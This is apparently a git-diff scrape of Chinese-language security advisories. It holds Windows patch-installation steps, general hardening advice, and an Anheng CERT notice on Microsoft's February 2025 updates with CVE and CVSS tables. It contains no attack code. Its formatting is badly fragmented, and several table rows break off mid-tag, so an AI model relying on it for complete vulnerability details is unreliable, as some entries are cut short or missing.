4、更新完成后重启计算机,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
(二)
|
||||
手动安装更新
|
||||
|
||||
Microsoft官方下载相应补丁进行更新。
|
||||
|
||||
202
|
||||
5
|
||||
年
|
||||
2
|
||||
月安全更新
|
||||
下载链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2025-Feb
|
||||
|
||||
**补丁下载示例(参考):******
|
||||
|
||||
1.
|
||||
打开上述下载链接,点击漏洞列表中要修复的
|
||||
CVE链接。
|
||||
|
||||

|
||||
|
||||
例
|
||||
1:微软漏洞列表(示例)
|
||||
|
||||
2
|
||||
.
|
||||
在微软公告页面底部左侧【产品】列选择相应的系统类型,点击右侧【下载】列打开补丁下载链接。
|
||||
|
||||

|
||||
|
||||
例
|
||||
2
|
||||
:
|
||||
CVE-2022-21989
|
||||
补丁下载示例
|
||||
|
||||
3.
|
||||
点击【安全更新】,打开补丁下载页面,下载相应补丁并进行安装。
|
||||
|
||||

|
||||
|
||||
例
|
||||
3
|
||||
:补丁下载界面
|
||||
|
||||
4
|
||||
.
|
||||
安装完成后重启计算机。
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
l
|
||||
定期更新系统补丁
|
||||
,
|
||||
减少
|
||||
系统漏洞,
|
||||
提升
|
||||
服务器的安全性
|
||||
。
|
||||
|
||||
l
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如
|
||||
SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
l
|
||||
使用企业级安全产品,提升企业
|
||||
的网络安全
|
||||
性能。
|
||||
|
||||
l
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
l
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2025-Feb
|
||||
|
||||
|
||||
@@ -0,0 +1,85 @@
|
||||
# 【风险通告】微软2月安全更新补丁和多个高危漏洞风险提示
|
||||
安恒研究院 安恒信息CERT 2025-02-12 10:33
|
||||
|
||||

|
||||
|
||||
**漏洞公告**
|
||||
|
||||
|
||||
|
||||
微软官方发布了2月安全更新公告,包含了Windows Core Messaging、Windows Lightweight Directory Access Protocol (LDAP)、Windows Storage、Microsoft SharePoint Server等微软家族多个产品的安全更新补丁。请相关用户及时更新对应补丁修复漏洞。
|
||||
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞速览**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;" class="js_darkmode__7"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>1、</strong><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;font-size:14px;color:#ffffff;">本月存在2个</span></strong><span style="color:#ffffff;"><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">在野0day</span></strong></span><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">漏洞,经研判,</span></strong><span style="color:#ff0000;font-size:14px;"><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;font-size:14px;color:#ff0000;">需要重点关</span></strong></span><span style="color:#ff0000;font-size:14px;"><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;font-size:14px;color:#ff0000;">注的在野0day</span></strong></span><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">漏洞如下:<br/></span></strong></p></section></section></td></tr><tr><td colspan="4" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;"><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">·</span><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">Windows Storage特权提升漏洞(CVE-2025-21391)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· </span><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">Windows Ancillary Function Driver for WinSock特权提升漏洞(CVE-2025-21418)</span></p></section></section></td></tr></tbody></table><table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;" class="js_darkmode__9"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>2、</strong><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">本月披露漏洞中,<span style="letter-spacing:0.544px;line-height:22.4px;color:#ff0000;">需要重点关注</span>的漏洞</span></strong><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">如下:<br/></span></strong></p></section></section></td></tr><tr><td colspan="4" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;"><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· </span><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">Windows Core Messaging特权提升漏洞(CVE-2025-21184)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· </span><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">Windows Core Messaging特权提升漏洞(CVE-2025-21358)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· Windows Lightweight Directory Access Protocol (LDAP)远程代码执行漏洞(CVE-2025-21376)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· NTLM哈希泄露伪造漏洞(CVE-2025-21377)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· Windows Storage特权提升漏洞(CVE-2025-21391)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· Microsoft SharePoint Server远程代码执行漏洞(CVE-2025-21400)</span></p><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:22.4px;">· Windows Core Messaging特权提升漏洞(CVE-2025-21414)</span></p></section></section></td></tr></tbody></table>
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>3、</strong><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">本月披露的</span></strong><span style="color:#ff0000;"><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">严重漏洞</span></strong></span><strong style="letter-spacing:0.544px;"><span style="letter-spacing:0.544px;line-height:22.4px;">如下:<br/></span></strong></p></section></section></td></tr><tr><td colspan="4" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;"><p><span style="font-size:14px;letter-spacing:0.57834px;line-height:27.2167px;">· Microsoft High Performance Compute (HPC) Pack远程代码执行漏洞(CVE-2025-21198)</span></p></section></section></td></tr></tbody></table>
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">1</span></strong><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">、Windows Storage特权提升漏洞(CVE-2025-21391)</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>漏洞类型</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>权限提升</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVSS3.1评分</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>7.1<br/></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVE编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>CVE-2025-</p><p>21391</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>安恒CERT编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>DM-202501-000251</p></section></section></td></tr><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">CVSS向量</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">访问途径(AV)</span></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">本地<br/></span></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><seLine truncated
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">3、</span></strong><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">Windows Core Messaging特权提升漏洞(CVE-2025-21184)</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>漏洞类型</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>权限提升</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVSS3.1评分</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>7<br/></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVE编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>CVE-2025-21184</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>安恒CERT编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>DM-202412-000708</p></section></section></td></tr><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">CVSS向量</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">访问途径(AV)</span></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">本地<br/></span></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><sectLine truncated
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;" class="js_darkmode__22"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>4、</strong><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">Windows Core Messaging特权提升漏洞(CVE-2025-21358)</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>漏洞类型</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>权限提升</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="137"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVSS3.1评分</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="161"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>7.8<br/></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVE编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>CVE-2025-21358</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="137"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>安恒CERT编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="161"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>DM-202412-001947</p></section></section></td></tr><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;" class="js_darkmode__24"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">CVSS向量</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">访问途径(AV)</span></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>本地</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="137"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-sizLine truncated
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>6、</strong><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">NTLM哈希泄露伪造漏洞(CVE-2025-21377)</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>漏洞类型</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>身份伪造</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVSS3.1评分</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>6.5<br/></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVE编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>CVE-2025-21377</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>安恒CERT编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>DM-202501-000240</p></section></section></td></tr><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">CVSS向量</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">访问途径(AV)</span></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">网络<br/></span></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;Line truncated
|
||||
|
||||
<table><tbody><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong>7、</strong><strong><span style="font-size:14px;color:#ffffff;font-weight:700;letter-spacing:0.544px;line-height:22.4px;">Windows Storage特权提升漏洞(CVE-2025-21391)</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>漏洞类型</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>权限提升</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVSS3.1评分</strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>7.1<br/></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>CVE编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>CVE-2025-21391</p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="152"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong>安恒CERT编号<br/></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="166"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p>DM-202501-000251</p></section></section></td></tr><tr><td colspan="4" rowspan="1" data-style="word-break:break-all;hyphens:auto;border-color:rgb(69, 119, 218);background-color:rgb(69, 119, 218);" style="word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;color:#ffffff;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">CVSS向量</span></strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="113"><section style="margin-top:5px;margin-bottom:5px;"><section style="margin-bottom:unset;padding-right:5px;padding-left:5px;text-align:left;font-size:14px;box-sizing:border-box;"><p><strong><span style="font-size:14px;letter-spacing:0.544px;line-height:28px;">访问途径(AV)</span></strong></p></section></section></td><td colspan="1" rowspan="1" style="word-break:break-all;hyphens:auto;border-color:#4577da;" width="146"><section style="margin-top:5px;margin-bottom:5px;"><section 